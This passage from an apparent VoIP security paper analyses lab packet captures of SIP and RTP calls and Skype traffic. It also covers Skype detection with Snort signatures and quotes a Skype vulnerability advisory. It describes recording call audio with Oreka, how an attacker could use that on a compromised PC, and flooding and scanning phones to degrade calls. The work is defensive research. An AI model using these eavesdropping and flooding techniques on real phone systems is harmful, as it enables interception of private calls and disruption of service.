
Detected 2 RTP streams. Choose one for forward and reverse direction for analysis

Src IP addr	Src port	Dest IP addr	Dest port	SSRC	Payload	Packets	Lost	Max Delta (ms)
192.168.2.7	5004	192.168.2.6	5004	0x103CF38C	ITU-T G.711 PCMU	848	0 (0.0%)	21.8
192.168.2.6	5004	192.168.2.7	5004	0x8F44AD2D	ITU-T G.711 PCMU	892	0 (0.0%)	22.2

Select a forward stream with left mouse button
Select a reverse stream with SHIFT + left mouse button

Figure 32

As you can see from the bidirectional RTP streams,ports 5004 were used for the RTP streams per IANA port specifications.




Analysing stream from 192.168.2.7 port 5004 to 192.168.2.6 port 5004 SSRC = 0x103CF38C

Packet	Sequence	Delta (ms)	Jitter (ms)	IP BW (kbps)	Marker	Status
18	26964	0.00	0.00	1.60		[Ok]
20	26965	20.02	0.00	3.20		[Ok]
22	26966	19.97	0.00	4.80		[Ok]
24	26967	20.01	0.00	6.40		[Ok]
26	26968	20.00	0.00	8.00		[Ok]
28	26969	19.98	0.00	9.60		[Ok]
30	26970	20.00	0.00	11.20		[Ok]
32	26971	20.01	0.00	12.80		[Ok]
34	26972	20.04	0.01	14.40		[Ok]
36	26973	19.97	0.01	16.00		[Ok]
38	26974	19.99	0.01	17.60		[Ok]
40	26975	19.99	0.01	19.20		[Ok]
42	26976	20.03	0.01	20.80		[Ok]
44	26977	19.99	0.01	22.40		[Ok]
46	26978	19.98	0.01	24.00		[Ok]
48	26979	19.98	0.01	25.60		[Ok]

Max delta = 0.021893 sec at packet no. 1117
Total RTP packets = 848 (expected 848) Lost RTP packets = 0 (0.00%) Sequence errors = 0

Figure 33

As you can see from figures 25 and 26, all sequence and SSRC (synchronization source identifier) numbers were sent in clear text.



Filter: ip.addr == 192.168.2.6


No.	Time	Source	Destination	Protocol	Info
1053	678.655462	192.168.2.6	192.168.2.5	SIP	Request: REGISTER sip:192.168.2.5
1054	678.786570	192.168.2.5	192.168.2.6	SIP	Status: 407 Proxy Authentication Required (0 bindings)
1055	678.792422	192.168.2.6	192.168.2.5	SIP	Request: REGISTER sip:192.168.2.5
1056	678.894498	192.168.2.5	192.168.2.6	SIP	Status: 200 OK (1 bindings)
1059	698.891184	192.168.2.6	192.168.2.5	UDP	Source port: 5060 Destination port: 5060
1065	709.384941	192.168.2.6	192.168.2.5	SIP/SDP	Request: INVITE sip:107@192.168.2.5, with session description
1066	709.486890	192.168.2.5	192.168.2.6	SIP	Status: 407 Proxy Authentication Required
1067	709.490960	192.168.2.6	192.168.2.5	SIP	Request: ACK sip:107@192.168.2.5
1068	709.496508	192.168.2.6	192.168.2.5	SIP/SDP	Request: INVITE sip:107@192.168.2.5, with session description
1069	709.799149	192.168.2.5	192.168.2.6	SIP	Status: 100 Trying
1070	710.229577	192.168.2.5	192.168.2.6	SIP	Status: 180 Ringing
1071	714.018205	192.168.2.5	192.168.2.6	SIP/SDP	Status: 200 OK, with session description
1073	714.025264	192.168.2.6	192.168.2.5	SIP	Request: ACK sip:3cxPbx@192.168.2.5:5060
1077	714.270400	192.168.2.6	192.168.2.7	RTP	PT=ITU-T G.711 PCMU, SSRC=0x34E49E4B, Seq=28848, Time=24964466
1078	714.283168	192.168.2.7	192.168.2.6	RTP	PT=ITU-T G.711 PCMU, SSRC=0x7C7041B7, Seq=33254, Time=38600958
1079	714.290394	192.168.2.6	192.168.2.7	RTP	PT=ITU-T G.711 PCMU, SSRC=0x34E49E4B, Seq=28849, Time=24964626
1080	714.303161	192.168.2.7	192.168.2.6	RTP	PT=ITU-T G.711 PCMU, SSRC=0x7C7041B7, Seq=33255, Time=38601118

```
      Method: INVITE
      [Resent Packet: False]
  ⊟ Message Header
    ⊟ Via: SIP/2.0/UDP 192.168.2.6;branch=z9hG4bK7711e5f67e73b907
        Transport: UDP
        Sent-by Address: 192.168.2.6
        Branch: z9hG4bK7711e5f67e73b907
    ⊟ From: "BS-102 Left" <sip:106@192.168.2.5>;tag=c9f6af7311f0d415
        SIP Display info: "BS-102 Left"
        SIP from address: sip:106@192.168.2.5
        SIP tag: c9f6af7311f0d415
    ⊞ To: <sip:107@192.168.2.5>
    ⊞ Contact: <sip:106@192.168.2.6>
      Supported: replaces
      Call-ID: 17b78bfa7c4abcff@192.168.2.6
    ⊞ CSeq: 41548 INVITE
      User-Agent: Grandstream BT120 1.0.8.33
      Max-Forwards: 70
      Allow: INVITE,ACK,CANCEL,BYE,NOTIFY,REFER,OPTIONS,INFO,SUBSCRIBE
```

```
0080  36 37 65 37 33 62 39 30  37 0d 0a 46 72 6f 6d 3a   67e73b90 7..From:
0090  20 22 42 53 2d 31 30 32  20 4c 65 66 74 22 20 3c    "BS-102  Left" <
00a0  73 69 70 3a 31 30 36 40  31 39 32 2e 31 36 38 2e   sip:106@ 192.168.
00b0  32 2e 35 3e 3b 74 61 67  3d 63 39 66 36 61 66 37   2.5>;tag =c9f6af7
00c0  33 31 31 66 30 64 34 31  35 0d 0a 54 6f 3a 20 3c   311f0d41 5..To: <
00d0  73 69 70 3a 31 30 37 40  31 39 32 2e 31 36 38 2e   sip:107@ 192.168.
00e0  32 2e 35 3e 0d 0a 43 6f  6e 74 61 63 74 3a 20 3c   2.5>..Co ntact: <
00f0  73 69 70 3a 31 30 36 40  31 39 32 2e 31 36 38 2e   sip:106@ 192.168.
0100  32 2e 36 3e 0d 0a 53 75  70 70 6f 72 74 65 64 3a   2.6>..Su pported:
0110  20 72 65 70 6c 61 63 65  73 0d 0a 43 61 6c 6c 2d    replace s..Call-
0120  49 44 3a 20 31 37 62 37  38 62 66 61 37 63 34 61   ID: 17b7 8bfa7c4a
0130  62 63 66 66 40 31 39 32  2e 31 36 38 2e 32 2e 36   bcff@192 .168.2.6
0140  0d 0a 43 53 65 71 3a 20  34 31 35 34 38 20 49 4e   ..CSeq:  41548 IN
0150  56 49 54 45 0d 0a 55 73  65 72 2d 41 67 65 6e 74   VITE..Us er-Agent
0160  3a 20 47 72 61 6e 64 73  74 72 65 61 6d 20 42 54   : Grands tream BT
0170  31 32 30 20 31 2e 30 2e  38 2e 33 33 0d 0a 4d 61   120 1.0. 8.33..Ma
0180  78 2d 46 6f 72 77 61 72  64 73 3a 20 37 30 0d 0a   x-Forwar ds: 70..
0190  41 6c 6c 6f 77 3a 20 49  4e 56 49 54 45 2c 41 43   Allow: I NVITE,AC
```

RFC 3261: From Header (sip.From), 64 bytes   P: 3433 D: 2519 M: 0

Figure 34



To actually hear the RTP session, installed and used Oreka (discussed above). Oreka also contained logs of the RTP session, and I was able to play the GSM audio formatted file and hear my voice as well as DTMF tones from phone numbers pressed through my Winamp media player:

Oreka is a powerful tool. If an attacker were to compromise a PC with the same setup I tested, he could then upload Oreka to the infected host to capture call and audio logs. He could also then write a script to send the RTP stream and audio logs to his PC for listening and review.

I wanted to stress test the audio QOS of the VoIP phones while being heavily scanned. As such, I setup two test PCs to simultaneously perform invitefloods and Nessus scans against both BS-102 phones, NMAP –sX scans against both phones, and continual ICMP pings against both phones. The call was already setup before I began scanning both phones. I noticed a very small amount of static on the line during the scans, however it by no means made the voice clarity indiscernible. Unfortunately my limited resources (not enough PCs, small switch) limited the number of packets I could throw against these phones. To truly DOS or DDOS them, one would need a switch with at least 24 ports, with 22 of the hosts scanning the 2 BS-102 VoIP SIP phones.

VI. Skype

Skype is a softphone, which means its a software VoIP application phone that runs on a PC. Skype, along with other softphones, require either a headset or a microphone with speaks to have a successful conversation. However there are also many USB hard phones (corded and cordless) that can be plugged into a PC that will use the Skype application. Skype is not a good candidate for enterprise use since it communicates in a P2P fashion, similarly to the P2P KaZaA software (same founders). While some enterprise organizations may desire a softphone solution in a VoIP implementation, there are softphones made by large vendors such as Cisco's IP Communicator, Avaya's IP softphone, and 3Com's NBX softphone, that are better choices in terms of cost cutting and integration with other VoIP resources. A large benefit to opting for a separate VoIP hard phone as opposed to a softphone like Skype is the difference in security vulnerabilities. However Skype VoIP, as other forms of VoIP, has had the problem of UDP NAT traversal through firewalls.

> As such, "Skype uses variants of STUN and TURN, which both facilitate communications between firewalled network address spaces (STUN and TURN discussed earlier). As stated earlier, if an attacker can compromise a user's PC with the plethora of attack tools freely available on the Internet, then anything running on that PC virtually be considered compromised. In fact, some rootkits allow an attacker to turn on the victim's microphone on the compromised computer and record everything (even background noise) (Endler, 2007).

What is of even greater concern is that with Skype or any softphone for that matter, there is no longer a logical VLAN separation of VoIP and data resources (phones and PCs). With that being the case, an attacker could compromise a PC, to then further compromise other the PCs of other employees and listen in on their VoIP conversations. Skype's method of connecting calls also poses a tremendous security risk for all users such as consumers, home users, and the employees in the enterprise.


> "If direct communication from the caller fails, then the intended Skype recipient tries instead to connect back to the caller. If both attempts at direct connection fail, then other intermediate Skype users who are reachable by both hosts attempt to route the call. These relay hosts are called supernodes, and any Skype user may at any time be elevated to supernode status, according to the latest version of the Skype privacy agreement" (Endler, 2007).

Getting to the actual security of the calls being made, there have been concerns about privacy of Skype-to-Skype and Skype-to-pots calls. Dr. Tom Berson from Anagram Laboratories, performed a review of Skype encryption.

> "The cryptographic primitives used in Skype are: the AES block cipher, the RSA public-key cryptosystem, the ISO 9796-2 signature padding scheme, the SHA-1 hash function, and the RC4 stream cipher. Skype operates a certificate authority for user names and authorizations. Digital signatures created by this authority are the basis of identity in Skype. Skype nodes entering into a session correctly verify the identity of their peer. It is infeasible for an attacker to spoof a Skype identity at or below the session layer." (Berson, 2005).

While Skype's cryptosystem may be sufficiently secure to afford privacy for the masses, researchers from EADS at the RECON (Reverse Engineering Conference) in 2006 were able to circumvent some of the anti-debugging techniques of Skype and also discover a vulnerability in the Skype application itself" (Endler, 2007). Closed source/proprietary protocols have rarely, if ever been impervious to vulnerabilities (IE Cisco's CDP, SCCP, Microsoft's NetBIOS, NetBEUI, etc).

The following is a packet capture I performed while placing a call from the Skype VoIP version 3.5.0.229 to my home POTS phone:


(Untitled) - Wireshark
File Edit View Go Capture Analyze Statistics Help
Expression... Clear Apply

Filter: ip.addr == 198.173.5.123

```
No. -   Time        Source           Destination      Protocol  Info
     12 1.477216    192.168.2.5      198.173.5.123    UDP       Source port: 13590  Destination port: 12340[Malformed Packet]
     13 1.525206    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590[Malformed Packet]
     18 2.768099    192.168.2.5      198.173.5.123    UDP       Source port: 13590  Destination port: 12340
     19 2.815906    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     21 4.151205    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     22 4.169665    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     23 4.189833    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     24 4.211531    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     26 4.233283    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     27 4.249993    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     28 4.272151    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     29 4.290384    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     30 4.311583    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     31 4.330303    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     32 4.351746    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     33 4.370041    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     34 4.375920    192.168.2.5      198.173.5.123    UDP       Source port: 13590  Destination port: 12340
     35 4.391211    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     36 4.393439    192.168.2.5      198.173.5.123    UDP       Source port: 13590  Destination port: 12340
     37 4.409957    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     38 4.423144    192.168.2.5      198.173.5.123    UDP       Source port: 13590  Destination port: 12340
     39 4.430176    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     40 4.440277    192.168.2.5      198.173.5.123    UDP       Source port: 13590  Destination port: 12340
     41 4.449867    198.173.5.123    192.168.2.5      UDP       Source port: 12340  Destination port: 13590
     42 4.469527    192.168.2.5      198.173.5.123    UDP       Source port: 13590  Destination port: 12340
```

```
⊟ Internet Protocol, Src: 198.173.5.123 (198.173.5.123), Dst: 192.168.2.5 (192.168.2.5)
    Version: 4
    Header length: 20 bytes
  ⊞ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 57
    Identification: 0x0000 (0)
  ⊞ Flags: 0x04 (Don't Fragment)
    Fragment offset: 0
    Time to live: 51
    Protocol: UDP (0x11)
  ⊞ Header checksum: 0xb8de [correct]
    Source: 198.173.5.123 (198.173.5.123)
    Destination: 192.168.2.5 (192.168.2.5)
⊟ User Datagram Protocol, Src Port: 12340 (12340), Dst Port: 13590 (13590)
    Source port: 12340 (12340)
    Destination port: 13590 (13590)
    Length: 37
  ⊞ Checksum: 0xe6d0 [correct]
```

```
0000  00 50 8d 91 7c e0 00 11  50 32 1f d6 08 00 45 00   .P..|... P2....E.
0010  00 39 00 00 40 00 33 11  b8 de c6 ad 05 7b c0 a8   .9..@.3. .....{..
0020  02 05 30 34 35 16 00 25  e6 d0 1a fa cb b0 fb 71   ..045..% .......q
0030  03 b4 be 9b 68 81 d7 b2  9a 2d b9 81 5a 20 98 e6   ....h... .-..Z ..
0040  4b 49 8d fb d1 16 4f                               KI....O
```

Source Port (udp.srcport), 2 bytes | P: 1228 D: 1193 M: 0 Drops: 0

Figure 35

As you can see in that packet capture, in this particular call, the source port remained 13590/udp, and the destination port remained 12340/udp. As stated earlier, Skype randomizes ports and is very aggressive about connecting calls by trying any possible port/protocol combination.

For an organization or a home user wanting to identify which PCs have the Skype VoIP application installed, there is a freeware tool called 'SkypeKiller', which can be downloaded at http://www.skypekiller.com/. To test the functionality of SkypeKiller, I downloaded it onto the Windows XP test PC used to perform the Skype calls earlier. There were a few small configurations to set, however once I selected 'execute', Skypekiller immediately found Skype directories, files, and keys:





Figure 36



```
--------------------------------------------------------------------------
          Remote command line console on BIGPC
--------------------------------------------------------------------------

SkypeCleaner Copyright 2005 IS Decisions
Cleaning Skype in user mode

Cleaning logged on user profile (BIGPC\Administrator)
Key "Software\Skype\Phone" detected
Key "Software\Skype" detected
Key "Software\Classes\.skype" detected
Key "Software\Classes\skype" detected
Key "Software\Classes\Skype.Content" detected

Skype process found

Cleaning skype files
Folder "H:\Documents and Settings\Administrator\Application Data\Skype" detected

Folder "H:\Documents and Settings\Administrator\SendTo\Skype.lnk" detected
Folder "H:\Program Files (x86)\Skype\Phone" detected
Folder "H:\Program Files (x86)\Skype\Plugin Manager" detected
Folder "H:\Program Files (x86)\Skype\Toolbars" detected
Folder "H:\Program Files (x86)\Skype" detected

                    ----------------------------



               ***************************************
```


Figure 37

It would then be the mission of the network security administrator to locate the machines and have the Skype VoIP application removed.

According to the Skype website's firewall page, if notes that ideal conditions for Skype to work are to open all outbound ports 1-65535 TCP and UDP; and it also mentions that Skype can run on ports HTTP:80/tcp and HTTPS:443/tcp (Skype, 2006). As such, Skype is difficult to filter at a layers 3 and 4 on a stateful firewall or router since outbound HTTP and HTTPS access must be permitted for web traffic. As such attempts to identify Skype traffic have focused at the application layer. There have been various Snort signatures written to help identify Skype at the application layer, given that signatures cannot be written for destination IP/port/protocol since its likely that Skype uses round robin DNS/IP for its call servers.

> "SonicWall and Checkpoint have both added features to their firewall set that supposedly allow Skype filtering... Akonix also markets a device called L7 Skype Manager, which purports to be able to log and enforce Skype usage in the network. All of these product claims however, are following a moving target, as each new major version of Skype tends to increase the amount of payload obfuscation in order to evade these types of technologies" (Endler, 2007).

However rather than spend thousands of dollars for a proprietary device and depend on a third party vendor to deploy new signFature to attempt to detect new Skype versions, In my opinion I would rather use Snort with open-source signatures. According to Sourcefire, they have built a new Snort Skype preprocessor that was released under the VRT license on 8/13/2007 in version 2.7.0.1, which should be effective at detecting Skype traffic. Since Skype automatically checks back with it's Skype home servers to get the latest version, it is at this unencrypted version check where Skype can be detected host hosts purely from network traffic.



searching for: skype

SID	Name
5692	P2P Skype client successful install
5693	P2P Skype client start up get latest version attempt
5694	P2P Skype client setup get newest version attempt
5998	P2P Skype client login startup
5999	P2P Skype client login
6000	P2P Skype client login startup
6001	P2P Skype client login

Figure 38

http://www.snort.org/pub-bin/sigs-search.cgi?sid=skype

As you can see, Snort SIDS 5692-6001 are various signature included to help detect Skype at various points of Skype operations such as getting the latest version, client login, client startup, etc. The following are some of the Snort IDS Skype signatures found in the public realm:

"

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"BLEEDING-EDGE Policy Skype VOIP Checking Version
(Startup)"; uricontent:"/ui/"; nocase;
uricontent:"/en/getlatestversion?ver="; nocase; classtype:policy-
violation; reference:url,http://www1.cs.columbia.edu/~library/TR-
r epository/reports/reports-2004/cucs-039-04.pdf; sid:2001595;
rev:1;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"BLEEDING-EDGE Policy Skype VOIP Reporting Install";
uricontent:"/ui/"; nocase; u ricontent:"/en/installed"; nocase;
classtype:policy-violation;
reference:url,http://www1.cs.columbia.edu/~library/TR-
repository/reports/reports-2004/cucs-039-04.pdf; sid:2001596;
rev:1;)
```

" (Jonkman, 2005).

These signatures should be somewhat successful ant identifying Skype usage on a source host when Skype is being installed or a version check. Concurrently there have also been some poorly written Snort IDS signature that are out on the public realm that should be avoided:

```
"alert ip $HOME_NET any -> 195.215.8.141 any (msg:"BLEEDING-EDGE
P2P VOIP Skype VoIP Login"; classtype:policy-violation;
sid:9999988; rev:1;)
alert tcp $HOME_NET any -> any 33033 (msg:"BLEEDING-EDGE P2P VOIP
Skype VoIP Login"; classtype:policy-violation; sid:9999989;
rev:1;)
alert udp $HOME_NET any -> any 33033 (msg:"BLEEDING-EDGE P2P VOIP
Skype VoIP Login"; classtype:policy-violation; sid:9999990;
rev:1;)
alert ip $HOME_NET any -> 80.160.91.28 any (msg:"BLEEDING-EDGE
P2P VOIP Skype VoIP Event"; classtype:policy-violation;
sid:9999991; rev:1;)
alert ip $HOME_NET any -> 212.72.49.142 any (msg:"BLEEDING-EDGE
P2P VOIP Skype VoIP Event"; classtype:policy-violation;
sid:9999992; rev:1;)
```

" (Network Security Archive, 2005).

Unfortunately these are poorly signatures because on some of them there are static IP address and ports. While a Skype server may have at some point used IP address 80.160.91.28, the likelihood of that IP being used again is slim to none. The same goes for the signatures alerting to destination port 33033/udp. Its likely that one of the Skype version in the past used that port more frequently and that's why there were more hits and logs for that signature. Upon researching Skype vulnerabilities, I came across the Secunia page for Secunia Advisory SA27934, which noted a newly found Skype vulnerability.

> "The vulnerability is caused due to a boundary error in Skype4COM.dll within the "skype4com" URI handler when processing short strings. This can be exploited to cause a limited heap-based buffer overflow as a longer string may be copied into a heap-based buffer previously allocated based on the length of the supplied URI. Successful exploitation allows execution of arbitrary code when a user e.g. visits a malicious website. The vulnerability is confirmed in Skype 3.5.0.239. Other versions prior to 3.6.0.216 may also be affected" (Secunia, 2007).


This heap-based buffer overflow exploit could be used to compromise a host running Skype and use it as a stepping stone to attack other network resources as well as listen in to VoIP conversations. A newly reported vulnerability for Skype Windows users is also spreading.

> "Skype has learned that a computer virus called “w32/Ramex.A” is affecting users of Skype for Windows. Users whose computers are infected with this virus will send a chat message to other Skype users asking them to click on a web link that can infect the computer of the person who receives the message. Users receive a message which appears

> to be from someone on their contact list, asking them to click a link. The messages are "cleverly written" to appear like typical chat messages, and appear to contain a link to a JPEG image. The link actually points to an executable file; if Windows-based users click the link (and give permission to save or run a .scr file) the user's computer will be infected with the w32/Ramex.A worm. The worm uses Skype's public API to access the user's computer" (Skype, 2007)

